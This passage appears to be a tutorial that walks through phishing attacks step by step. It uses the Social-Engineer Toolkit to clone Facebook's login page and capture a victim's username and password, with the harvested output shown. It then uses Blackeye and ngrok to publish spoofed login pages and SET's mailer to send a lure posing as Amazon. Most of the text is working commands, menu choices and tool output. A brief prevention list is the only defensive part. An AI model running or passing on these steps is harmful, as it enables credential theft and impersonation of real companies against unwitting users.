1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Multi-Attack Web Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
set:webattack>

```

Step6: select 3 for credential Harvester Attack Method.

```

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

1. WebTemplates which means already some website are pre cloned by setoolkit

Ex: Gmail

2. Site cloner—we clone specific website for our kali Linux Ip address

We use option two

Step7: We need to provide Ip for which we want to clone

Note: If your Ip is private then this will work local to your system or else

It will work on any device if your Ip is external Ip(Static Ip). You can use vpn .

```
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1
06]:
```

Step 8: You need to provide the URL of website which you are cloning

Note: make the URL you are cloning must contain login fields otherwise this cloning is useless.

After cloning if you are getting like below then your cloning is successful

```
manikanta440@Manikanta:~ manikanta440@Manikanta:~ manikanta440@Manikanta:~ 
1) Web Templates          2) Site Cloner          3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1
06]:192.168.0.106
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisasafesite.com
set:webattack> Enter the url to clone:
```

```
Kali_Linux - VMware Workstation 16 Player (Non-commercial use only)
Player Applications Places Terminal Jul 31 14:06
manikanta440@Manikanta: ~
manikanta440@M... manikanta440@M... manikanta440@M...
to a report
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address so when you specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1
06]:192.168.0.106
[-] SET supports both HTTP and HTTPS.
[!] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login/
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step 9: Open the mail that you have created in step 2


And click on compose



Step 10: Enter the details as it was from legitimate organisation.




Step11: We need to edit the Link.



Step12: After editing link click on send.

Step13: Open the mail and click on the link then you will be directed to



If you enter any data in login fields that will be visible in kali Linux





```
-----WebKitFormBoundarymLVL3h3YBwEN5B-----  
[!] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
192.168.0.104 - - [31/Jul/2022 14:20:43] "POST /ajax/bz7_a=16_ccg=EXCELLENT&  
comet_req=05_dyn=7xe6E5a01PyUbFc1swgF98nwU29zEdEc8uwdK0lW4o3Bw5VcwJE3awbg782C  
w8G1Qw5MKdvnU1o884yolwEsU2swdq0Hoew4Kw5rwlwSyE1582ZwrU6_ls=19204_BP%3ADEFULT.2  
.0_0.0.05_hsi=71264526749069422268_reqf6_rev=10059430448_s=28fpnc%3A5q2o11%  
3A677dhkSpbTruk8_spin_req_r=10059430448_spin_t=16592565638_user=05dpr=18j  
ktest=2101261sdAVrzuqBxE HTTP/1.1" 302 -  
[+] WE GOT A HIT! Printing the output:  
PARAM: jazoest=21012  
PARAM: lsd=AVrzqBxE  
PARAM: lsllc=y  
PARAM: lsllc_type=  
PARAM: return_session=  
POSSIBLE_USERNAME_FIELD_FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: timezone=-345  
PARAM: lgndim=eyJ3IjoxNTM2LCjoIjo4NjQsImF3IjoxNTM2LC3haCI6ODI0LCjjIjoyNH0=  
PARAM: lgnrnd=013603_bMwG  
PARAM: lgnjs=1659257242  
POSSIBLE_USERNAME_FIELD_FOUND: email=Abcdef  
POSSIBLE_PASSWORD_FIELD_FOUND: pass=123456  
PARAM: prefill_content_point=  
PARAM: prefill_source=  
PARAM: prefill_type=  
PARAM: first_prefill_source=  
PARAM: first_prefill_type=  
PARAM: and_cp_prefill=false  
POSSIBLE_PASSWORD_FIELD_FOUND: had_password_prefilled=false  
PARAM: ab_test_data=/AAAAAAA/AAA//AA//A/AAAAAAA/AAAAAP/PHAPAAA/DANK  
[!] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Prevention Steps:

1. Before clicking any link we need to check the domains.

Legitimate companies or organization have there one domains.



2. Domain name should be without any additional characters

srkrec.ac.in \$rkrec.ac.in srkrec2.ac.in

3. company or organization won't ask you to share sensitive data they may call you.

4. Legit companies usually call you by your name

5. Legit companies don't force you to their website

Demonstration of Spear Phishing:


Spear phishing: Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization, or business. Although often intended to steal data for malicious purposes, cybercriminals may also intend to install malware on a targeted user's computer. Criminals who do this will already have some




Or all the following information about the victim:

- Their name
- Place of Employment
- Job title.
- Email address.
- and Specific information about their job role.

You can see in the example below how much more convincing spear phishing emails are compared to standard scams.



Spear phishing perform actions that cause network compromise, data loss, or financial loss. Spear phishing focuses on specific targets and involve prior research. Spear phishing attackers perform reconnaissance methods before launching their attacks. One way to do this is to gather multiple out-of-office notifications from a company to determine how they format their email addresses and find opportunities for targeted attack campaigns. Other attackers use social media and other publicly available sources to gather information.



Difference between phishing, Spear phishing and Whaling:


Phishing: No specific target,

Mass emails with generic content

Spear Phishing: Targets an individual or

Department, more personalized

Whaling: Impersonates high ranking individual



How to perform spear phishing?

Prerequisite: Blackeye, NGROK

1. Blackeye:

Blackeye is a powerful open-source tool Phishing Tool. Blackeye is becoming very popular nowadays that is used to do phishing attacks on Target. Blackeye is an easy Social Engineering Toolkit.


Blackeye offers phishing templates web pages for 33 popular sites such as Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, Proton mail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc. Blackeye also provides an option to use a custom template if someone wants.

Installation:

Get the code of blackeye from the GitHub, after copying the code Open your kali Linux operating system and use the following command to install the tool

```
git clone <URL i.e., copied>
```

```
>>>git clone https://github.com/thelinuxchoice/blackeye
```



A terminal window titled "root@kali: ~/blackeye" showing the output of a "git clone" command. The command is "git clone https://github.com/An0nUD4Y/blackeye". The terminal shows the progress of cloning, including object enumeration, receiving objects, and resolving deltas.

```
root@kali:~/blackeye
File Actions Edit View Help
root@kali:~# git clone https://github.com/An0nUD4Y/blackeye
t
Cloning into 'blackeye' ...
remote: Enumerating objects: 590, done.
remote: Total 590 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (590/590), 10.19 MiB | 540.00 KiB/s,
Resolving deltas: 100% (126/126), done.
```

Now use the following command to move into the directory of the tool.

```
>>>cd blackeye
```


Note: It is based on version of blackeye you cloned, in my case it is Blackeye-V2

To view the list of objects in the directory use the following command

```
>>>ls
```

Use the following command to run the tool.

```
>>>./blackeye.sh
```




```
kali㉿kali:[~]
$ cd Blackeye-V2
(kali㉿kali:[~/Blackeye-V2])
$ ls
blackeye.sh LICENSE ngrok README.md sites
(kali㉿kali:[~/Blackeye-V2])
$ ./blackeye.sh
:: *BLACKEYE v2.0*.

:: Disclaimer: Developers assume no liability and are not
:: responsible for any misuse or damage caused by BlackEye.
:: Only use for educational purposes!!

:: Follow on Instagram @thebhikandeshmukh ::

[01] Instagram [17] DropBox [33] eBay
[02] Facebook [18] Adobe ID [34] Amazon
[03] Snapchat [19] Shopify [35] iCloud
[04] Twitter [20] Messenger [36] Spotify
[05] Github [21] GitLab [37] Netflix
[06] Google [22] Twitch [38] Custom
[07] Origin [23] MySpace
[08] Yahoo [24] Badoo
[09] LinkedIn [25] VK (Plus Free)
[10] Protonmail [26] Yandex
[11] Wordpress [27] devianART (plus)
[12] Microsoft [28] Wi-Fi
[13] IGFollowers [29] PayPal (0.1:8040)
[14] Pinterest [30] Steam
[15] Apple ID [31] Bitcoin
[16] Verizon [32] Playstation
```

Blackeye will create the phishing link of the respective website which you can send to your victims based on the option we choose



```
kali㉿kali:[~/Blackeye-V2]
File Actions Edit View Help
[*] Choose an option: 1
[*] Starting php server...
[*] Starting ngrok server...
[*] Total % Received % Xferd Average Speed Time Time Time Current
   0  0  0  0  0  0  0  --:--:-- --:--:-- --:--:-- 143
[*] Forwarding: http://186f-223-187-6-21.ngrok.io -> http://localhost:8080
[*] Send this link to the Victim: https://186f-223-187-6-21.ngrok.io
[*] Waiting victim open the link ...
```

For example, if you want Instagram choose option 1.

On a Web server or Hypertext Transfer Protocol daemon, port 80 is the port that the server "listens to" or expects to receive from a Web client. Inorder to do port forwarding and to work with blackeye.

We need ngrok account.


2.NGROK

Ngrok : ngrok is a cross-platform application that enables developers to expose a local development server to the Internet with minimal effort. The software makes your locally hosted web server appear to be hosted on a subdomain of ngrok.com.


Installation:

Go to ngrok website <https://ngrok.com/> and create a new account.

After creating account, it provide specific AUTH token for everyone.




We need to install ngrok based on the operating system of our system. We have different options like Linux, windows, mac ... as ours is kali we have to install Ngrok for Linux.



After downloading you will find ngrok file in your downloads. We need to extract it Since it is .tgz extension. We need to use following command to extract it

```
>>tar xzvf ngrok-v3-stable-linux-amd64.tgz
```



We need to do port forwarding by using the command

```
>>>ngrok http 80
```

port 80 is the port that the server "listens to" or expects to receive from a Web client.

```

root@kali: /home/kali
File Actions Edit View Help
ngrok (Ctrl+C to quit)
Hello World! https://ngrok.com/next-generation
Session Status      reconnecting (dial tcp: lookup tunnel.ngrok.com
Account             Geetha (Plan: Free)
Version             3.0.6
Region              India (in)
Latency             -
Web Interface      http://127.0.0.1:4041
Forwarding          https://84be-106-217-204-21.in.ngrok.io → http
Connections         ttl     opn     rt1     rt5     p50     p90
                    0       0       0.00   0.00   0.00   0.00

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> []

```

To share the link generated earlier we use setoolkit.

- SET is free and Open Source
- SET is already installed in your Kali Linux

To work with setoolkit we must have root privilage to get it we use the command

Step1:>**sudo su**

Step2:>**setoolkit**(start working with setoolkit)

Step3:choose social engineering attack

```

root@kali: /home/kali
File Actions Edit View Help
[—] [0] Follow me on Twitter: @HackingDave [37] [—]
[—] [—] Homepage: https://www.trustedsec.com [38] [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
[09] [251]
[—] [—]
The Social-Engineer Toolkit is a product of TrustedSec.
[—] [—]
Visit: https://www.trustedsec.com
[13] [29]
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
[36] [—]

Unable to check for new version of SET (is your network up?)

Select from the menu:
1) Starting ngrok server...
2) Social-Engineering Attacks
3) Penetration Testing (Fast-Track)
4) Third Party Modules
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> []

```

Step4:Choose mass mailing attack.

```
root@kali: /home/kali
File Actions Edit View Help
[...]
The Social-Engineer Toolkit is a product of TrustedSec.com
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
[...]
Unable to check for new version of SET (is your network up?)
[...]
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
[...]
99) Return back to the main menu.
[...]
set> 5
```


Step5: Among the options I would like to send mail to single email address. So, I choose option 1

After that you need to mention the Gmail of target for whom you want to send mail

```
root@kali: /home/kali
File Actions Edit View Help
[...]
10) Third Party Modules
99) Return back to the main menu.
[...]
set> 5
[...]
Social Engineer Toolkit Mass E-Mailer
[...]
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list. [32] <-->[...]
[...]
* What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
[...]
99. Return to main menu.
[...]
set:mailer>1
[...]
set:phishing> Send email to:abcdef@gmail.com
[...]
1. Use a gmail Account for your email attack.2401-4900-22a6-27d-5e94-f4bd-6
2. Use your own server or open relay
[...]
set:phishing>2
```

Here we have two options

- Using a Gmail account for your email attack
- Use your own server or open relay



A terminal window titled 'root@kali: /home/kali' showing a phishing attack setup. The session starts with 'set:mailer>1' and 'set:phishing> Send email to:gitahdjsh@gmail.com'. It then asks if the user wants to use a Gmail account for the attack (option 1) or their own server/relay (option 2). The user selects option 1. The session continues with 'set:phish1', 'set:phishing> Your gmail email address:gitannapareddy16@gmail.com', and 'set:phishing> The FROM NAME the user will see:amazon'. It prompts for an email password, sets the message priority to high, and asks if the user wants to attach a file. The user enters 'n' for both. It then asks for the subject ('Email subject:URGENT'), the message type ('Send the message as html or plain? 'h' or 'p' [p]:p'), and a warning about capitalization. The user enters 'p' for the message type. It then asks for the message body, with a note that 'END' should be typed in all caps. The user types 'd:hi1' and 'Next line of the body: click'. It then asks for the next line of the body, which the user types as 